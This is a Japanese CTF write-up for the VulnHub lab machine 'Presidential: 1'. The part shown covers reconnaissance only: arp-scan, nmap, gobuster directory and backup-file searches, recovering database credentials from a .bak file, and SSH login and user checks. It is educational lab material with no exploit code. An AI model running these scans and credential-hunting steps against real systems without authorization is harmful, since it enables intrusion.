> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/writeups-ctf/vulnhub/linux-vulnhub/presidential-1-vulnhub-writeup.md).

# Presidential: 1 VulnHub Writeup

Web列挙、情報漏えい、仮想ホスティング、サブドメイン列挙を扱うPresidential: 1 VulnHub Linuxマシンの攻略記事。実践的な列挙、攻略、foothold、権限e

{% embed url="<https://www.vulnhub.com/entry/presidential-1,500/>" %}

{% hint style="warning" %}
スキル:

* Web列挙
* 情報漏えい
* バーチャルホスティング
* サブドメイン列挙
* phpMyAdminの悪用 - LFIからRCEへ（PHP IDセッションの悪用）
* ハッシュのクラック（ユーザーピボッティング）
* 権限の悪用（tar cap\_dac\_read\_search+ep）（権限昇格）
  {% endhint %}

## 偵察


**作業環境の設定:**

重要なコンテンツ、エクスプロイト、Nmap の偵察結果を保存するために、3つのフォルダを作成して作業環境を整えます。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7b021969caec677e22d0e693a8e2c4f23ca56142%2Fimage%20(1932).png?alt=media" alt=""><figcaption></figcaption></figure>


**arp-scanによるIPアドレスの検出：**

arp-scanコマンドを使用してマシンのIPアドレスを検出する：

```bash
arp-scan -I ens33 --localnet --ignoredups
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9c2289035630bffd718f4b8843a76c0ee523df98%2Fimage%20(1933).png?alt=media" alt=""><figcaption></figcaption></figure>


**Nmap による開いているポートの検出:**/ 開いているポートを列挙し、結果をNmapディレクトリ内の「allPorts」ファイルにエクスポートする：

```bash
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.71.145 -oG allPorts
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5953650e7489f49a37d198c97ed6b960f1efd6bb%2Fimage%20(1935).png?alt=media" alt=""><figcaption></figcaption></figure>


**Nmapによるポートバージョンスキャン：**/ Nmapを使用してサービスのバージョンをスキャンし、出力を「targeted」ファイルに保存する：

```bash
nmap -sCV -p80,2082 192.168.71.145 -oN targeted
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6b49fd9adb4c99a529dc9647219b7809b056f7d5%2Fimage%20(1936).png?alt=media" alt=""><figcaption></figcaption></figure>


#### Wappalyzerによるサーバースキャン：

Wappalyzerを使用して、サーバーがApacheとPHPプログラミング言語を使用していることを特定する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-83bf11beda040520173fe1feaf427e456c485bc1%2Fimage%20(1947).png?alt=media" alt=""><figcaption></figcaption></figure>

**WhatWebで対象のバージョンを特定する：**/ WhatWebを使用してWebサイトをスキャンし、マシンのバージョン（Ubuntu）とApacheを特定する：

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9273f096dbbeb89ec7f1c7127165c9b6ea5b1a33%2Fimage%20(1937).png?alt=media" alt=""><figcaption></figcaption></figure></div>



**サブドメイン検索のためのバーチャルホスティング設定：**

サブドメインの検索を始める前に、対象に対するバーチャルホスティングを設定し、欲しい情報をより適切に絞り込む。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-bbb3e50961a7b1664b84b78ba33e3c87358e6779%2Fimage%20(1938).png?alt=media" alt=""><figcaption></figcaption></figure>


**サイト上での潜在的なユーザーの特定：**

サイトを調査して潜在的なユーザーを特定する。この場合、Kelly BowenとHugh Morganの2人のユーザーが注目対象として特定される。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-39a6f77e4edc2c2b855608ec9026a146f1127181%2Fimage%20(1939).png?alt=media" alt=""><figcaption></figcaption></figure>


**Gobusterでディレクトリを検索**

ディレクトリ一覧を使ってGobusterを実行し、隠されたアクセスパスを見つける。3つのディレクトリを特定し、そのうち1つの「cgi-bin」には脆弱性へのリスクがある可能性がある [shellshock](/ja/web-vulnerabilities/shellshock-attack.md) 攻撃。

```bash
gobuster dir -u http://192.168.71.145/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 --add-slash
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-81eb4892bb44d9598166b2dfeb3ba80b5eb35f89%2Fimage%20(1942).png?alt=media" alt=""><figcaption></figcaption></figure>


**PHP拡張子のファイルを検索**

Gobusterを使用してPHP拡張子の特定のファイル検索を行い、関連ファイルを見つける。「config.php」ファイルを発見するが、解釈しても目に見える情報は何も表示されない。

```bash
gobuster dir -u http://192.168.71.145/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 --add-slash -x php
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cd4be0d72ab6513f6f097b464719c99b80271033%2Fimage%20(1948).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7dfc5cfdf9e37f6e7c999a6b742927eba484fc3c%2Fimage%20(1949).png?alt=media" alt=""><figcaption></figcaption></figure>


**バックアップファイルを検索（bak拡張子）**

引き続き、拡張子「.bak」のバックアップファイルを特に対象にして検索する。機密情報を含んでいる可能性のある関連ファイルを見つける。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-59ebb97ad0f51e842b910abcfe409659bf96f809%2Fimage%20(1950).png?alt=media" alt=""><figcaption></figcaption></figure>


**データベース認証情報を取得する：**

「.bak」バックアップファイルから抽出した情報を使ってデータベースの認証情報を取得する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-53016917701b7c7dcb5059cb5519486ce9cd399e%2Fimage%20(1951).png?alt=media" alt=""><figcaption></figcaption></figure>


**SSH接続の試行：**

SSHで取得した認証情報を使って接続を試みる。秘密鍵がないため失敗する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-39b592b3a56da55853d9c42db64328c2d1fdb222%2Fimage%20(1954).png?alt=media" alt=""><figcaption></figcaption></figure>



**SSH上で「votebox」ユーザーの有効性を確認する**

SSHの古いバージョンのため、ユーザー「votebox」がシステムの有効なユーザーかどうか確認する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7a7874cec216feddc98cdcbf444b0889d53010b3%2Fimage%20(1955).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d26ca1c05b67c9bad23c403ec536f6e54b10ffab%2Fimage%20(1956).png?alt=media" alt=""><figcaption></figcaption></figure>


